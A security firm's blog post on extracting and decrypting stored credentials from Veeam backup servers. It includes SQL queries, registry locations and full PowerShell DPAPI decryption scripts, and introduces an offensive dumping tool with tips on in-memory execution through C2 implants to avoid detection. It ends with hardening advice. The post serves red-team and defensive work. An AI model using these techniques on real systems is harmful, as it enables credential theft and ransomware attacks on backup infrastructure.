

Ransomware is a term thrown around that just about everyone has heard of before, even more so in the cybersecurity space. The statistics of organisations falling victim to ransomware have gone through the roof in the last few years. The reason being that the payouts can be incredibly lucrative for financially motivated cyber criminals; and for those with political motives, it can be a crushing blow for the target organisation rendering them unable to perform disaster recovery actions. For ransomware to be truly effective from an attacker’s perspective, backups are targeted which, if compromised, effectively destroys the “safety-net” an organisation has in such an event.
Backup solutions deal with incredibly sensitive data, and often in targeted attack simulations or goal-driven exercises performed by MWR CyberSec, backup data or the compromise of said infrastructure is a target. One of the most common technologies encountered to perform these backups in organisations’ environments is Veeam. During our encounters with Veeam we know that it often stores highly-privileged credentials of our target environment in order to perform the necessary backup jobs. Having encountered Veeam more and more, we wanted to find a way of automating the extraction of these credentials that are stored in its database. During this blog post we’ll dive into what Veeam is and its role within an environment; viewing Veeam from an attacker’s perspective; and spoiler alert… a new tool release that automates the extraction of cleartext credentials from Veeam.
To be clear, the purpose of this blog post is to demonstrate how an attacker would target backups, provide insights into common pitfalls in backup configurations, and introduce a tool to aid security professionals in reviewing backup configurations. We look at Veeam in particular as this is a common backup solution used across our client base. This is not a statement of Veeam’s efficacy or security.
Veeam and Backups
Veeam is a data management platform used to handle backup, replication, and monitoring of workloads across virtual, physical, and cloud environments. It operates within enterprise IT infrastructures by connecting to hypervisors, storage systems, and cloud resources to manage copies of data and track system activity. Two components are relevant to this post:
- Veeam Backup and Replication (VBR): Performs the creation of backups and replicas by capturing image-level snapshots of virtual machines and other workloads
- Veeam ONE: Provides monitoring and reporting capabilities across backup jobs, virtual machines, and storage systems.
Both store credentials and that’s what we’re interested in.
Backups are fairly important things in organisations unless, of course, you enjoy explaining to executives why years of business-critical information such as financial records, databases and customer information have mysteriously disappeared overnight. Or maybe not gone, but simply sitting on a Windows Server with the blue screen of death in an altered, non- human-readable state.
In any modern environment, backups are the last line of defence against ransomware and hardware failure. And the occasional “accidental” deletion that definitely wasn’t done in production on a Friday afternoon. Backups preserve operational continuity, protect organisational knowledge, and enable recovery of data to a known good state when something has gone horribly wrong. From an attacker’s perspective, backups are not just an afterthought; instead they are often a primary objective. Disabling, encrypting, or exfiltrating backups removes the ability to recover independently. This in turn increases leverage for extortion and ensures maximum disruption. After all, ransomware with intact, tested, immutable backups is a finite outage and an extremely awkward post-incident meeting. In short, backups are critical not because everything always works perfectly, but precisely because it does not. Adversaries are well aware of that fact.
From an attacker’s perspective, backups are not just an afterthought; they are often a primary objective. Disabling, encrypting, or exfiltrating backups removes the ability to recover independently. This in turn increases leverage for extortion and ensures maximum disruption. After all, ransomware with intact, tested, immutable backups is just a finite outage and an extremely awkward post-incident meeting. Adversaries are well aware of that fact.
Veeam Through The Lens Of An Attacker
A common issue we have repeatedly encountered is that of domain-joined Veeam servers, specifically to the primary AD domain within an organisation’s environment. Domain-joining Veeam backup servers to the primary corporate AD domain introduces significant security risk by expanding the attack surface and eroding privilege boundaries. These systems have access to backup repositories, highly-privileged credentials, and recovery data; and as such these backup servers become high-value targets for attackers. If the primary corporate AD domain is compromised, attackers can leverage this level of access to gain control over the backup infrastructure. This can position an attacker to deploy ransomware, or perform backup deletion and tampering. It can then become incredibly difficult to exercise disaster recovery capabilities during such circumstances.
Additionally, domain-joining Veeam backup servers to the primary corporate AD domain also introduces risk and opportunity for attackers to pursue other avenues should there be misconfigurations in the AD environment; meaning if access is not sufficiently restricted or, for example, there are AD Tier breaks, it could create opportunity for an attacker to leverage the Veeam servers to escalate privileges and fully compromise the AD domain… and compromise the backup and recovery data in one fell swoop.
Looting Credentials
For the sake of this blog post, let’s imagine that the Veeam backup servers are domain-joined to the primary corporate AD domain, and that there are some naughty misconfigurations that allowed for us to elevate privileges and gain administrative access to a Veeam backup server.

After initiating an RDP connection to a Veeam Backup and Replication server, you’ll more than likely spot a shortcut icon to access the VBR console on the desktop. Upon opening the VBR console for my first time ever encountering Veeam, my eyes lit up when spotting the “Credentials and Passwords” tab in the main menu. Viewing the credentials stored in the VBR console displayed a window such as that shown in the image below (this one specifically courtesy of Veeam’s website).
Immediately my thought was that through applying some sort of methodology, such as that for extracting credentials from Jenkins with a Groovy script, the same idea may just work for wherever Veeam is storing these credentials. The logic being, that in order for Veeam to utilise these credentials to perform its necessary backup jobs and tasks, it would likely need to store these credentials in a reversible format. My first step in finding out if this logic was sound, was opening up Google and searching for the term “decrypting veeam credentials”. To my surprise, the first search result returned was an article from Veeam titled:“How to Recover Account Credentials From the Veeam Backup & Replication Database”. It almost seemed too good to be true, but why not leverage Veeam’s assistance in getting closer to the goal of being able to extract these credentials.
Help From Veeam
The Veeam article describing the procedure of recovering credentials (https://www.veeam.com/kb4349) from the backup solution delves into the technicals of obtaining the credentials but also an important disclaimer provided by them below:
Veeam Disclaimer:
Some backup vendors practice security via obscurity and choose not to disclose the following important information about their stored credentials, even though it is as easy to extract credentials from any backup software or backup appliances once administrative access is attained, for example, through a vulnerability enabling local privilege escalation.
Veeam believes strongly in full transparency and makes this information available despite its competition using this article to falsely claim that Veeam is “insecure”, even if no backup solution is any different in how it handles and accesses stored credentials. We believe full disclosure is important as it draws our customers’ attention to this security challenge that ANY enterprise management system that performs automated tasks on remote systems has, and we hope that it will prompt our customers to tighten or completely restrict direct access to their backup server OS – just as they would do for an Active Directory domain controller, for example.
Veeam is an incredible solution for backup and disaster recovery… provided you’ve followed their guidelines on securely implementing it. If you haven’t, please read their documentation on how to configure Veeam securely, it is detailed and comprehensive. We’ll touch on securing Veeam a bit later in the blog post.
Anyway, with that out of the way, the VBR configuration database stores data pertaining to the backup infrastructure, jobs, sessions and other data, but importantly for us… the encrypted credentials configured within the “Manage Credentials” window are also stored in the database. The Veeam database instance can be housed within a Microsoft SQL Server (MSSQL) or PostgreSQL database depending on how it is configured during the installation, both of which are common.
Extracting the username, encrypted password string and description of the stored credentials for an MSSQL instance can be completed with the following command.
SELECT user_name,password,description FROM [dbo].[Credentials]
Similarly, for a PostgreSQL database the following query can be used.
SELECT user_name,password,description FROM credentials
A speed run of some important background incoming. Microsoft’s Data Protection API (DPAPI) is a built-in Windows cryptographic application programming interface that provides user- or system-specific encryption for sensitive data such as passwords, keys, and browser credentials. Data encrypted with DPAPI is bound to a specific security context, such as a particular user’s context or the local machine context. This ensures that only processes operating within the same context (typically requiring the corresponding user credentials or access to the machine’s protection keys) can decrypt the data. As a result, simply obtaining the encrypted data is insufficient for decryption. Veeam leverages DPAPI for encrypting the passwords stored in the database.
Following from this, as mentioned in the Veeam article, for any encrypted value beginning with an “A”, the encrypted value is simply plugged into the $context variable of the PowerShell script below, and once executed the beautiful cleartext password will pop out by leveraging the Windows DPAPI to perform the decryption.
Add-Type -AssemblyName ‘system.security’
$context = ‘<encrypted-password-value-from-database>’
$data = [Convert]::FromBase64String($context)
$raw = [System.Security.Cryptography.ProtectedData]::Unprotect($data, $null, [System.Security.Cryptography.DataProtectionScope]::LocalMachine)
[System.Text.Encoding]::UTF8.GetString($raw)
Similarly, Veeam mentions that any encrypted string beginning with “V” utilises the newer encryption algorithm, which still leverages Microsoft’s DPAPI; however also leverages a salt for the encryption algorithm. The base64 encoded encryption salt is found at the following location in Windows Registry:
HKLM\SOFTWARE\Veeam\Veeam Backup and Replication\Data\EncryptionSalt
Now inserting the encrypted string from the database as well as the encryption salt into the respective $context and $saltBase variables, running the PowerShell script will once again print out the lovely cleartext password of the targeted account.
# Add encrypted value from the configuration database with single quotes. (‘value’ not ‘”value”‘)
$context = ‘encrypted-password-value-from-database’# Add EncryptionSalt value from registry HKLM\SOFTWARE\Veeam\Veeam Backup and Replication\Data
$saltbase = ‘EncryptionSalt’# Make no changes below this line
Add-Type -AssemblyName System.Security
$salt = [System.Convert]::FromBase64String($saltbase)
$data = [System.Convert]::FromBase64String($context)
$hex = New-Object -TypeName System.Text.StringBuilder -ArgumentList ($data.Length * 2)
foreach ($byte in $data) {$hex.AppendFormat(“{0:x2}”, $byte) > $null}
$hex = $hex.ToString().Substring(74,$hex.Length-74)
$data = New-Object -TypeName byte[] -ArgumentList ($hex.Length / 2)
for ($i = 0; $i -lt $hex.Length; $i += 2) {$data[$i / 2] = [System.Convert]::ToByte($hex.Substring($i, 2), 16)}
$securedPassword = [System.Convert]::ToBase64String($data)
$data = [System.Convert]::FromBase64String($securedPassword)
$local = [System.Security.Cryptography.DataProtectionScope]::LocalMachine
$raw = [System.Security.Cryptography.ProtectedData]::Unprotect($data, $salt, $local)
[System.Text.Encoding]::UTF8.Getstring($raw)
This forms the basis of extracting and decrypting credential material from Veeam Backup and Replication, once administrative access has been obtained to the underlying server. From MWR’s experience there are often highly privileged credentials stored here, including administrative credentials for vSphere, VMware ESXi, as these are required for the specific jobs. However, we have also found that these accounts are often assigned additional privileges for ease of use, such as Domain Admin rights. Everything an attacker would dream of when wanting to deploy ransomware.
What About Veeam ONE?
Veeam ONE was an interesting case. Although the credentials matched the “A” type discussed above, decryption using the same PowerShell script failed. After banging my head against a wall, questioning my sanity, and re-reading the Veeam kb4349 article, I eventually came to the conclusion that Veeam ONE must be processing and storing credentials differently. Now, maybe my googling just sucks but I couldn’t find an article like kb4349 for Veeam ONE specifically. So… we were just going to have to tackle the puzzle piece by piece.
Pulling the encrypted credentials from the database was simple enough by rummaging through the database and building the following SQL query:
SELECT username, CONVERT(VARCHAR(4096),[password]) Password,description from monitor.Credentials;
As mentioned previously, these encrypted credentials seemed to match the “A” type encrypted values so I was hoping we wouldn’t need to do too much transformation on the encrypted blob before we could decrypt it. Digging through the Registry we come across an interesting value:
HKLM\SOFTWARE\Veeam\Veeam ONE\Private\Entropy
Entropy… could it be a salt? Let’s try it. Looking at it for a second longer, it appeared to be a bunch of hexadecimal bytes. So let’s rework Veeam’s PowerShell script to incorporate this salt, which we will Base64 encode and decode to preserve the raw bytes, leaving us with the updated script below:
Add-Type -AssemblyName System.Security;
$encryptedPassword = ‘<encrypted-password-value-from-database>’
$entropy =[Convert]::ToBase64String((Get-ItemPropertyValue -Path ‘HKLM:\\SOFTWARE\\Veeam\\Veeam ONE\\Private\\’ -Name Entropy))
$password = [Text.Encoding]::Unicode.GetString([Security.Cryptography.ProtectedData]::Unprotect-
([Convert]::FromBase64String($encryptedPassword),[Convert]::FromBase64String($entropy), ‘LocalMachine’))Write-Output “$password”
And just like that, we managed to decrypt credentials stored within the Veeam ONE database! Now, it is worth remembering that this is fundamental to the product, so although we have managed to extract the credentials, we haven’t exploited some major flaw or discovered a 0-day. This is just by design.
Gimme Your Credentials
The process for extracting these credentials can become quite tedious to do manually when faced with the questions of:
– Is this Veeam Backup and Replication or Veeam ONE?
– Is Veeam using MSSQL or PSQL?
– What is the database instance’s name?
– Do I really have to manually copy and paste values for 40 different sets of credentials to obtain cleartext values for all of them?
To solve these questions with ease and remove the “tedious” part from the process of obtaining cleartext credentials from Veeam, we introduce to you VeeamDumper.
VeeamDumper .NET and BOF
VeeamDumper is a C# command-line utility designed to enumerate and extract stored credentials from Veeam Backup and Replication, and Veeam ONE. The tool was created as a .NET assembly to be executed as a stand-alone binary on a compromised Veeam server, or executed within memory of an implant of a C2 framework as part of post-exploitation activities. These tools can be accessed on our GitHub page at the URLs below:
– https://github.com/MWR-CyberSec/VeeamDumper-BOF
– https://github.com/MWR-CyberSec/VeeamDumper
VeeamDumper supports extracting credentials from both Microsoft SQL Server (MSSQL) and PostgreSQL (PSQL) databases depending on the configuration of the Veeam installation. After retrieving the encrypted credentials from the Veeam database, the tool decrypts them using DPAPI mechanisms and registry-derived material (EncryptionSalt / Entropy). The following modules are available within the tool, and the full help menu displayed after.
– ENUM: Enumerate the host for information relevant to the tool. This module will identify paths for the sqlcmd.exe and psql.exe binaries, identify database processes, and perform Windows Registry enumeration for the Veeam installation type and configuration thereof.
– AUTO: Automatically performs enumeration to identify the Veeam installation type, database software, and then subsequently decrypts all available credential material stored in the database.
– MSSQL/PSQL: Provides a more fine-grained approach to extracting credentials from an MSSQL or PSQL database. These modules provide the ability to list all available users without performing any decryption, as well as target a specific user on which to perform decryption instead of all users.

– MAP: Performs a database query to map the stored credentials to the hosts where they are used. This provides an indication of where these credentials could be used to gain access to sensitive systems or to perform additional lateral movement.
==================================================================
| V E E A M D U M P E R |
==================================================================
Usage: VeeamDumper.exe <action> [options]Actions:
enum Enumerate Veeam configuration
auto Automatically enumerate the configuration and extract credentials
mssql Extract Veeam credentials from MSSQL database
psql Extract Veeam credentials from PostgreSQL database
map Map credentials to specific targets [Experimental]Options:
-v <dbName> Override Veeam database name (default: VeeamBackup)
-m <sqlcmdPath> Override path to sqlcmd.exe
-p <psqlPath> Override path to psql.exe
-l Enumerate usernames of credentials stored in the database
-u <username> Decrypt credentials for only a specific user in the database
-o Target Veeam ONE instead of Veeam Backup and Replication
-d Enable debug output for all steps
-h, –help Show this help menuExamples:
VeeamDumper.exe enum
VeeamDumper.exe auto
VeeamDumper.exe mssql
VeeamDumper.exe mssql -l
VeeamDumper.exe mssql -o
VeeamDumper.exe mssql -u “[email protected]”
VeeamDumper.exe mssql -v VeeamBackup2017 -m “C:\Tools\sqlcmd.exe” -d
VeeamDumper.exe psql
VeeamDumper.exe psql -l
VeeamDumper.exe psql -u “[email protected]”
VeeamDumper.exe psql -v VeeamBackup2016 -p “C:\PostgreSQL\15\bin\psql.exe” -d
VeeamDumper.exe map
VeeamDumper.exe map -o
Usage of the VeeamDumper tooling and some output examples have been provided below based on a lab environment we had set up, which lines up with what you might see when using the tool out in the wild.
Once you’ve compromised a Veeam server, one of the first things you might want to do is enumerate the Veeam configuration to determine what you’re targeting, or to simply get a lay of the land. The enum module will identify the SQL binary paths as well as database processes running and information pertaining to that specific Veeam database from the Windows Registry.



Alternatively, if you’re a cowboy , just YOLO run the auto module and you’ll get a bunch of juicy cleartext credentials as shown in the image below. The auto module will determine which Veeam software is running, pull all of the configuration settings and automatically decrypt the credentials for you without you having to think about any of it.

If you want to take a slightly more targeted approach, there are mssql and psql modules available. One such feature available when taking this approach is the ability to list the usernames and descriptions of accounts stored in the Veeam database without actually performing any DPAPI decryption actions, as shown below.

Furthermore, you can override specific parameters such as the Veeam database name and file path of the SQL executable, as well as specify decryption to only be performed on a specific user as shown in the image below. This was also run with the debug flag for more verbose output during the execution.
 So it’s dandy that you have these cleartext credentials, but how do you know where to use them? Well maybe you’ve already enumerated the environment a fair amount and have a good idea of where they could be used. If not, simply run the map module, and VeeamDumper will print out a table for you providing an indication of IP addresses or hostnames where the credentials are used by the Veeam solution. It is almoooost guaranteed that the credentials will provide administrative access to whatever the destination is. The map module is still experimental at this stage, so if there are issues or things we can add to make this more comprehensive, let us know on GitHub and we’ll add it.
 A bunch of C2 frameworks include functionality called execute-assembly, which is basically a magic trick for .NET applications. Instead of dropping an executable to disk and launching it like a normal process (hello AV and EDR), the C2 framework injects a small loader into the implant process, spins up the .NET CLR in memory, and reflectively loads your compiled assembly bytes directly into that runtime. The assembly runs entirely in memory, no files written to disk, and its output is piped back through the C2 channel. This just looks like the C2 implant process did some “.NET stuff“, but under the hood your whole managed program executed from memory. Hence why VeeamDumper was created as a .NET application so that it can be executed easily within a C2 implant, as demonstrated below on a Veeam ONE server using a Tuoni C2 implant (excellent C2 framework by the way, so shoutout to those guys — https://github.com/shell-dot/tuoni).
 That concludes a quick summary of the VeeamDumper .NET capabilities. For our fellow red team nerds, there is also a Beacon Object File (BOF) implementation that supports the same functionality as the .NET binary, excluding the enum module. A .cna file has been included for operators using Cobalt Strike, simply load it and you can run the full auto mode.
For our fellow Red Team nerds there is also a Beacon Object File (BOF) implementation! It supports the same functionality as the .NET binary, excluding the enum module. A .cna file has been included for operators using Cobalt Strike, simply load it and you can run the full auto mode!
Securing Veeam
In order to secure your Veeam backup infrastructure and prevent an adversary from getting their hands on those juicy credentials, escalating privileges, or making disaster recovery operations a misery should you be unfortunate enough to be in such a situation, a holistic approach needs to be undertaken.
At a practical level, there are several concrete steps that should be prioritised:
– Isolate the backup infrastructure from the primary AD domain : Do not domain-join Veeam servers to the primary corporate AD domain. Use a separate management domain or workgroup with independent credentials. This is the single most impactful change as it breaks the lateral movement path from a compromised domain to the backup infrastructure.
– Use dedicated, least-privilege service accounts : Credentials stored in Veeam should be purpose-built accounts with only the permissions required for the specific backup jobs they perform. Do not reuse Domain Admin accounts or assign broad administrative privileges for convenience.
– Implement immutable backup repositories : Immutable backups cannot be encrypted, deleted, or tampered with by an attacker who gains access to the Veeam server. This is your last line of defence against ransomware destroying recovery capability.
– Monitor for credential extraction indicators : Watch for unusual DPAPI activity on the Veeam server, unexpected queries against the Credentials table in the Veeam database, and any use of sqlcmd.exe or psql.exe outside of normal Veeam operations.
– Restrict interactive access to the Veeam server OS : Treat it like a domain controller. No one should be logging into it for day-to-day administration. RDP access should be tightly controlled and monitored.
Beyond these, you need to be asking yourself the hard questions:
Prevention – Stopping an adversary before they reach your backups:
1. If someone steals one administrator’s password, can they immediately access our backup system? What about an insider threat?
2. Are our backups protected by stronger security controls than the rest of our network, or are they protected the same… or worse?
3. Could a compromised workstation or server be used to pivot directly into our backup infrastructure?
4. Do we treat our backup system like the crown jewels of the company, or just another server?
Impact – Limiting damage and ensuring survival:
1. Can an adversary delete, encrypt, or corrupt all of our backups in a single move?
2. If our domain is fully compromised, do we still have a clean, untouchable copy of our data?
3. Would we know immediately if an adversary had access to our backup infrastructure?
4. If ransomware hit us today, could we restore operations without negotiating or paying?
And finally, if an attacker achieved Domain Admin today, would your backups survive tomorrow? Even though Veeam provides incredibly comprehensive documentation on securing the infrastructure, it’s a concern that organisations do not follow this guidance. Please do, it’s good stuff.


